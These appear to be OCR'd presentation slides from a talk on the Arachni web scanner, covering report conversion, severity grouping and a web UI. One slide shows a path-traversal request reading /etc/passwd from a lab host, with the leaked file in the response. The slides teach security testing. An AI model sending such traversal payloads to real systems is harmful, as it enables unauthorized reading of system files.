
- Reports can be generated during scan:
  - press Enter in interactive CLI and check menu

Arachni: Report Conversion

- Report files (*.afr) can be converted to XML, HTML, etc.
- **./arachni_reporter** "marathon 2016-04-15.afr"
  --reporter=html:outfile=report.html.zip



Arachni: Findings grouped by severity & vuln



CHRISTIAN SCHNEIDER

Arachni: Request & response details

Affected page: http://kali:8080/marathon/PhotoLoader?photo=/../..//etc/p

HTTP request

Raw HTTP request used to retrieve the page.

```
GET /marathon/PhotoLoader?photo=%2F..%2F..%2F%2Fetc%2Fpasswd HTTP/1.1
Host: kali:8080
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Macint
Accept: text/html,application/x
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=D13F6A44113B
```

HTTP response

Raw HTTP response used as the page basis. (Binary bodies will


```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Expires: 0
Content-Length: 2847
Date: Fri, 15 Apr 2016 09:06:00 GMT

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

CHRISTIAN SCHNEIDER

Arachni: Web-UI for scheduled scans

- Start via ./arachni_web (listens on port 9292)



Q & A / Thank You !

Christian Schneider
Twitter: @cschneider4711
mail@Christian-Schneider.net

Trainings for these
and more pentesting tools:
www.Christian-Schneider.net